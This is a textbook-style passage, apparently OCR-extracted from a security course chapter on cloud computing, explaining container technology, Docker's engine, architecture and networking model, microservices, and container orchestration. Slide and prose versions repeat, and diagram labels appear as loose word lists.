  Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

- **High efficiency and cost effectiveness**

  Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

  Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

  Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1**: Developer machines - image creation, testing and accreditation
- **Tier-2**: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3**: Registries - storing images and disseminating images to the orchestrators based on requests
- **Tier-4**: Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5**: Hosts - operating and managing containers as instructed by the orchestrator



Developer
Developer
Developer
Testing and Accreditation Systems
Admin
Internal Registry
External Registry
Admin
Orchestrator
Host with Containers
Host with Containers
Host with Containers
Image Creation, Testing and Accreditation
Storage and Retrieval of Image
Deployment and Management of Container


Figure 11.13: Architecture of Container Technology

Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging

Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)



Containers Vs. Virtual Machines

- ❑ Virtualization is the ability to **run multiple operating systems on a single physical system** and share the underlying resources such as a server, storage device, or network
- ❑ Containers are placed on the top of one physical server and host operating system, and **share the operating system's kernel binaries and libraries**, thereby reducing the need for reproducing the OS

App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Guest OS
Guest OS
Guest OS
Hypervisor
Host Operating System
Infrastructure
Virtual Machines
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Container Engine
Host Operating System
Infrastructure
Containers

Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization

Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 11.1: Virtual machines vs. containers




App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Guest OS
Guest OS
Guest OS
Hypervisor
Host Operating System
Infrastructure
Virtual Machines
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Container Engine
Host Operating System
Infrastructure
Containers

Figure 11.14: Virtual machines vs. containers


What is Docker?

- Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the **form of containers**, to ensure that the application works in a seamless environment
- Docker provides a Platform-as-a-Service (PaaS) through **OS-level virtualization** and delivers containerized software packages

Docker Engine


Containers
Manages
Client
Docker CLI
Rest API
Server
Docker
daemon
Manages
Images
Network
Manages
Manages
Data
Volumes

Docker Architecture


Client
Docker
Build
Docker
Pull
Docker
Run
Docker Host
DAEMON
Containers
Images
Registry
docker
······· Build
– – – Pull
–·– Run

What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- **Server**: It is a persistent back-end process, also known as a daemon process (dockerd command).
- **Rest API**: This API allows the communication and assignment of tasks to the daemon.
- **Client CLI**: It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.




Figure 11.15: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon**: The Docker daemon (`dockerd`) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client**: It is the primary interface through which users communicate with Docker. When commands such as `docker run` are initiated, the client passes related commands to `dockerd`, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries**: Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

- **Docker Objects**: Docker objects are used to assemble an application. The most important Docker objects are as follows:
    - **Images**: Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
    - **Containers**: Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
    - **Services**: Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
    - **Networking**: It is a channel through which all isolated containers communicate.
    - **Volumes**: It is a storage where persisting data created by Docker and used by Docker containers are stored.





Figure 11.16: Docker architecture

Docker Operations

Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images



Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called **microservices** that work together, each performing a unique task
- As each microservice is packaged into the **Docker container** along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms

Monolithic Application

App 1
App 2
Business Logic
Data Access Layer

Microservices Application

User Interface
Microservice
Microservice
Microservice
Microservice

Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called microservices, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize the data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.





Figure 11.17: Monolithic application vs. microservices application



Docker Networking

Docker **connects multiple containers** and services or other non-Docker workloads together

The Docker networking architecture is developed on a set of interfaces known as the **Container Network Model** (CNM)

The CNM provides application portability across heterogeneous infrastructures

Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox**: Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint**: To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network**: A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers**: The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers: namely native and remote network drivers.

- **IPAM Drivers**: IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Docker engine includes five native network drivers, as discussed below:

- **Host**: By using a host driver, a container implements the host networking stack.
- **Bridge**: A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay**: An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN**: A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None**: A none driver implements its own networking stack and is isolated completely from the host networking stack.




Network Sandbox
Container
Endpoint
Network Sandbox
Container
Endpoint
Endpoint
Network Sandbox
Container
Endpoint
Network
Network
Docker Engine
Network Driver
IPAM Driver
Network Infrastructure

Figure 11.18: Container network model



Container Orchestration

- ❑ An automated process of managing the **lifecycles of software containers** and their dynamic environments
- ❑ It is used for **scheduling and distributing** the work of individual containers for microservices-based applications spread across multiple clusters

Container Orchestration Software
Docker Swarm
OPENSHIFT
Kubernetes
Automate Tasks
Scaling
Provisioning
Deployment
Configuration
Availability
Security
Health monitoring
Load balancing
Resource allocation
Application environment with multiple containers

Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers

